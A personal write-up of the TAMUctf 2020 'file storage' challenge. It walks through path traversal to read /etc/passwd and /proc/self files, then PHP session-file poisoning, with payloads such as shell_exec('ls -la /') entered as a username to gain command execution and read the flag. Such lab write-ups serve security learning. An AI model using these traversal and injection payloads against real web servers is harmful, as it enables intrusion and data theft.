
tamuctf 2020 file storage


Saturday, March 7, 2020 12:16 PM



https://filestorage.tamuctf.com/index.php


What is your name?

Entering: Sam <b>yeah</b>



Hello, Sam **yeah**

So XSS is possible but likely can't use that:



https://filestorage.tamuctf.com/index.php?file=hello.txt

Hello World!

Tried <?php echo "Hello World!"; ?> but it didn't expand so the name is not vuln to php injection.

file=index.php - nothing
file=.git/config - nothing

file=../index.php - hangs (literally returns no response)

So, it likely is reading it but maybe it is recursing infinitely???

http://filestorage.tamuctf.com/index.php?file=../../../../../etc/passwd

```
root:x:0:0:root:/root:/bin/ash bin:x:1:1:bin:/bin:/sbin/nologin daemon:x:2:2:daemon:/sbin:/sbin/
nologin adm:x:3:4:adm:/var/adm:/sbin/nologin lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin sync:x:
5:0:sync:/sbin:/bin/sync shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown halt:x:7:0:halt:/sbin:/
sbin/halt mail:x:8:12:mail:/var/mail:/sbin/nologin news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin operator:x:11:0:operator:/root:/sbin/
nologin man:x:13:15:man:/usr/man:/sbin/nologin postmaster:x:14:12:postmaster:/var/mail:/
sbin/nologin cron:x:16:16:cron:/var/spool/cron:/sbin/nologin ftp:x:21:21::/var/lib/ftp:/sbin/
nologin sshd:x:22:22:sshd:/dev/null:/sbin/nologin at:x:25:25:at:/var/spool/cron/atjobs:/sbin/
nologin squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin xfs:x:33:33:X Font Server:/etc/X11/
fs:/sbin/nologin games:x:35:35:games:/usr/games:/sbin/nologin cyrus:x:85:12::/usr/cyrus:/
sbin/nologin vpopmail:x:89:89::/var/vpopmail:/sbin/nologin ntp:x:123:123:NTP:/var/empty:/
sbin/nologin smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin guest:x:
405:100:guest:/dev/null:/sbin/nologin nobody:x:65534:65534:nobody:/:/sbin/nologin
apache:x:100:101:apache:/var/www:/sbin/nologin
```

http://filestorage.tamuctf.com/index.php?file=../../../../../proc/self/cmdline

```
httpd-DFOREGROUND
```

Tried various values off /proc/self/fd/#

These are file descriptors that the ambient process has open.
Sometimes you get lucky and find one with interesting content.

http://filestorage.tamuctf.com/index.php?file=../../../../../proc/self/fd/9

```
name|s:3:"lol";
```

(later)

```
name|s:6:"lol";
```

(later)

```
name|s:6:"xyz123";
```

I had entered xyz123 ad my name and now it is appearing here!!!

Turns out I can put in PHP code as the username and it will be expanded in this /proc/self/fd/9 endpoint!

```
<?php echo var_dump(getenv()); ?>
```

```
name|s:33:"array(11) { ["HOSTNAME"]=> string(12) "5ab51c32667b" ["SHLVL"]=> string(1) "1" ["HOME"]=> string(5) "/root"
["APACHE_RUN_DIR"]=> string(16) "/var/run/apache2" ["APACHE_PID_FILE"]=> string(20) "/var/run/
apache2.pid" ["PATH"]=> string(60) "/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin" ["APACHE_LOCK_DIR"]=>
string(17) "/var/lock/apache2" ["APACHE_RUN_USER"]=> string(8) "www-data" ["APACHE_RUN_GROUP"]=> string(8)
"www-data" ["APACHE_LOG_DIR"]=> string(16) "/var/log/apache2" ["PWD"]=> string(1) "/" } ";
```

```
<?php echo shell_exec('ls -la /'); ?>
```

```
name|s:37:"total 764 drwxr-xr-x 1 root root 4096 Mar 20 01:55 . drwxr-xr-x 1 root root 4096 Mar 20 01:55 .. -rwxr-xr-x
1 root root 0 Mar 20 01:55 .dockerenv drwxr-xr-x 2 root root 4096 Jan 16 21:52 bin drwxr-xr-x 5 root root 340 Mar 21
11:34 dev drwxr-xr-x 1 root root 4096 Mar 20 01:55 etc drwxr-xr-x 1 root root 4096 Mar 20 01:23 flag_is_here drwxr-
xr-x 2 root root 4096 Jan 16 21:52 home drwxr-xr-x 1 root root 4096 Mar 18 17:38 lib drwxr-xr-x 5 root root 4096 Jan
16 21:52 media drwxr-xr-x 2 root root 4096 Jan 16 21:52 mnt drwxr-xr-x 2 root root 4096 Jan 16 21:52 opt dr-xr-xr-x
499 root root 0 Mar 21 11:34 proc drwx------ 1 root root 4096 Mar 20 02:47 root drwxr-xr-x 1 root root 4096 Mar 18
17:38 run drwxr-xr-x 2 root root 4096 Jan 16 21:52 sbin drwxr-xr-x 2 root root 4096 Jan 16 21:52 srv -rw-rw-r-- 1 root
root 36 Mar 18 17:37 start.sh dr-xr-xr-x 13 root root 0 Mar 20 01:16 sys drwxrwxrwt 1 root root 700416 Mar 21 17:02
tmp drwxr-xr-x 1 root root 4096 Jan 16 21:52 usr drwxr-xr-x 1 root root 4096 Mar 18 17:38 var ";
```

adding newlines:

```
name|s:37:"total 764
drwxr-xr-x 1 root root 4096 Mar 20 01:55 .
drwxr-xr-x 1 root root 4096 Mar 20 01:55 .. -rwxr-xr-x 1 root root 0 Mar 20 01:55 .dockerenv
drwxr-xr-x 2 root root 4096 Jan 16 21:52 bin
drwxr-xr-x 5 root root 340 Mar 21 11:34 dev
drwxr-xr-x 1 root root 4096 Mar 20 01:55 etc
drwxr-xr-x 1 root root 4096 Mar 20 01:23 flag_is_here
drwxr-xr-x 2 root root 4096 Jan 16 21:52 home
drwxr-xr-x 1 root root 4096 Mar 18 17:38 lib
drwxr-xr-x 5 root root 4096 Jan 16 21:52 media
drwxr-xr-x 2 root root 4096 Jan 16 21:52 mnt
drwxr-xr-x 2 root root 4096 Jan 16 21:52 opt
dr-xr-xr-x 499 root root 0 Mar 21 11:34 proc
drwx------ 1 root root 4096 Mar 20 02:47 root
drwxr-xr-x 1 root root 4096 Mar 18 17:38 run
drwxr-xr-x 2 root root 4096 Jan 16 21:52 sbin
drwxr-xr-x 2 root root 4096 Jan 16 21:52 srv
-rw-rw-r-- 1 root root 36 Mar 18 17:37 start.sh
dr-xr-xr-x 13 root root 0 Mar 20 01:16 sys
drwxrwxrwt 1 root root 700416 Mar 21 17:02 tmp
drwxr-xr-x 1 root root 4096 Jan 16 21:52 usr
drwxr-xr-x 1 root root 4096 Mar 18 17:38 var ";
```

notice flag_is_here is a directory!

Now, I can just get it directly.

http://filestorage.tamuctf.com/index.php?file=../../../../../flag_is_here/flag.txt

gigem{535510n_f1l3_p0150n1n6}